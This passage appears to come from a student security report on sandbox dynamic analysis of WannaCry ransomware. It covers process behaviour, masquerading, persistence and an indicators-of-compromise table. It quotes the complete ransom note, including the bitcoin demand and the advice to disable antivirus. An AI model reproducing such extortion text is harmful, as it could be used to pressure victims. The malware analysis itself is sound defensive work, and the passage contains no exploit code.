



Figure 48 file encryption



@Please_Read_Me@ - Notepad

File Edit Format View Help

```
Q:  What's wrong with my files?

A:  Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
    If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
    Let's start decrypting!

Q:  What do I do?

A:  First, you need to pay service fees for the decryption.
    Please send $300 worth of bitcoin to this bitcoin address: 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

    Next, please find an application file named "@WanaDecryptor@.exe". It is the decrypt software.
    Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q:  How can I trust?

A:  Don't worry about decryption.
    We will decrypt your files surely because nobody will trust us if we cheat users.


*   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

Figure 49 @plese_Read_Me@.txt

B. Resource Usage and Process Termination

After the execution of the malware in infection State two main critical changes was observed




Figure 50 infection changers

CPU Activity: the CPU usage graph identified spikes with noticeable rise (raised to 6% and went to the peak), due to intensive encryption operation that was performed on the disk.


The behavior known as “Process Killing” or “Process Termination” as drop noticeably in active processes form from 116 to 89. This decline in number of processes and the corresponding drop in memory utilization to 60% are ordinary characteristics of ransomware such as WannaCry. These malware families often actively terminate most of data activities such as database and document-handling activities (SQL, Exchange, or bowser prosses) in order to “unlock” the file and permit successful encryption without “File in user Issues”.

c. Malicious process identification:

The malicious program was positively identified by navigating to the Task Manager "Derails" tab.

Process name: the process @wanaDecryptor@.exe was identified running with multiple please (PIDs 736, 7084)

User Context: As shown in Figure 51 the fact that these operations were running under the user context "Malwa" (compromised user account) as rather than to system suggests that the malware runs with victim's login rights.



Task Manager

File Options View

Processes | Performance | App history | Startup | Users | Details | Services

Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
@WanaDecryptor@....	736	Running	malwe	00	1,296 K	Enabled
@WanaDecryptor@....	7084	Running	malwe	01	1,684 K	Enabled
ApplicationFrameHo...	4524	Running	malwe	00	2,980 K	Disabled
audiodg.exe	2984	Running	LOCAL SE...	00	3,696 K	Not allowed
conhost.exe	3244	Running	malwe	00	5,820 K	Disabled
csrss.exe	456	Running	SYSTEM	00	468 K	Not allowed
csrss.exe	548	Running	SYSTEM	00	648 K	Not allowed
ctfmon.exe	3152	Running	malwe	00	2,628 K	Disabled
dllhost.exe	2436	Running	malwe	00	2,044 K	Disabled
dwm.exe	1000	Running	DWM-1	00	31,436 K	Disabled
ed01ebfbc9eb5bbea...	2192	Running	malwe	00	14,328 K	Disabled
explorer.exe	3384	Running	malwe	00	43,124 K	Disabled
fontdrvhost.exe	812	Running	UMFD-0	00	348 K	Disabled
lsass.exe	688	Running	SYSTEM	00	2,640 K	Not allowed
MicrosoftEdgeUpdat...	2008	Running	SYSTEM	00	744 K	Not allowed
MoUsoCoreWorker.e...	5440	Running	SYSTEM	00	3,524 K	Not allowed
msedge.exe	4732	Running	malwe	00	13,132 K	Disabled
msedge.exe	4764	Running	malwe	00	512 K	Disabled
msedge.exe	4956	Running	malwe	00	3,504 K	Disabled
msedge.exe	4964	Running	malwe	00	1,832 K	Disabled
msedge.exe	4988	Running	malwe	00	1,336 K	Disabled
msedge.exe	6100	Running	malwe	00	3,160 K	Disabled

Figure 52 User Context

Description Masquerading: the malware attempts to approach as "Load PerfMon Counters", which appears to be legitimate system function. This is a crude obfuscation technique used to avoid form users to observation to system.




Figure 53 Description Masquerading

C. Process and behavior analysis:
The malware's execution sequence was recreated using Process monitor's process tree functionality.

Process Spawning. A definite parent-child process relationship is discovered by the Process monitor's tool. The main malware program, @WanaDecryptor@.exe, was observed to branched to many children process.

Persistence Mechanisms: One key major noticed was that the core descriptor process created taskl.exe and taskhsvc.exe. Taskdl.exe (PID 6680 and others) occurs frequently in

gathered trace. This malware has been designed to delete temporary files or manage the ransomware's persistence which allows continues connection even after a reboot.




Figure 54 proses tree





Figure 55 proses tree

5. Indicators of Compromise (IoCs)

The dynamic analysis conducted inside the sandbox environment revels several artifacts that can be used to identify deference form other machines. These indications of Compromise (IoCs) are directly changes made to the file system, prosses monitoring, and visual clues observed during the documentation of the execution.

Table 1: Extracted indications of Compromise

Category	Indicator / Value	Description
File Extension	.WNCRY	Appended to all encrypted user files (e.g., theZoo-master.zip.WNCRY).
Ransom Note	@Please_Read_Me@.txt	A text file created in every directory containing encrypted files.
Malicious Process	@WanaDecryptor@.exe	The main executable responsible for the encryption routine and GUI.
Persistence Process	taskdl.exe	A child process used to delete temporary files and maintain persistence.
Process Description	"Load PerfMon Counters"	The misleading description used by the malware to mask its activity in Task Manager.
Threat Signature	Ransom:Win32/WannaCrypt.A!rsm	The specific signature detected by Windows Defender.
Bitcoin Wallet	13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94	The hardcoded payment address displayed in the decryptor window.



Reference

1. Hunter.oi. (nd)Hunter – Email finder & Lead Generation Tool, Retried January 12, 2026 form https://hunter.io/
2. PitchBook. (nd) Company Profile finder: Pitchbook. Retried January 12, 2026 form https://pitchbook.com/profiles/company/161390-80
3. MXToolbox. (nd) DNS Lookup Tool. Retried January 12, 2026 from https://mxtoolbox.com/DNSLookup.aspx
4. Asia Pacific Institute of information Technology- Sri Lanka. (n.d.). LinkedIn company post. Retried January 20, 2026 form https://www.linkedin.com/company/apiit-sri-lanka/posts/?feedView=all
5. US Sanate committee on Commerce, Science, and Transportation. (2014). A "Kill Chain" Analysis of the 2013 Target Data Breach: Majority Staff Report of Chairman Rockefeller (Report No.24d3c229-4f2f-405d-b8db-a3a67f183883) . Retried January 28, 2026 form https://www.commerce.senate.gov/services/files/24d3c229-4f2f-405d-b8db-a3a67f183883
6. U.S. Government Accountability Office. (2018). Data protection: action taken by Equifax and Federal agencies in response to the 2017 breach. (GAO-18-559) Retried January 28, 2026 form https://www.gao.gov/products/gao-18-559
7. LinkedIn. (2021, April 8). An updated report of scraped data. Retried January 28, 2026 form https://news.linkedin.com/2021/april/an-update-from-linkedin
8. Stephens, L.(n.d.). Bypassing Cloudflare WAF with the origin server IP address. Detectify Blog. Retried January 28, 2026 form, https://blog.detectify.com/industry-insights/bypassing-cloudflare-waf-with-the-origin-server-ip-address/

9. KPMG. (2022, September 27). Leson to Lean from the Uber security breach (PDF) Retried January 28, 2026 form, https://assets.kpmg.com/content/dam/kpmgsites/in/pdf/2022/09/27-september-2022-lessons-to-learn-from-the-uber-security-breach.pdf.coredownload.inline.pdf
10. National Institute of standards and Technology. (n.d.). CVE-2017-0144. NVD - Retried January 28, 2026 form https://nvd.nist.gov/vuln/detail/cve-2017-0144
11. ytif. (n.d.) theZoo [GitHub repository]. GitHub. Retried January 29, 2026 form https://github.com/ytisf/theZoo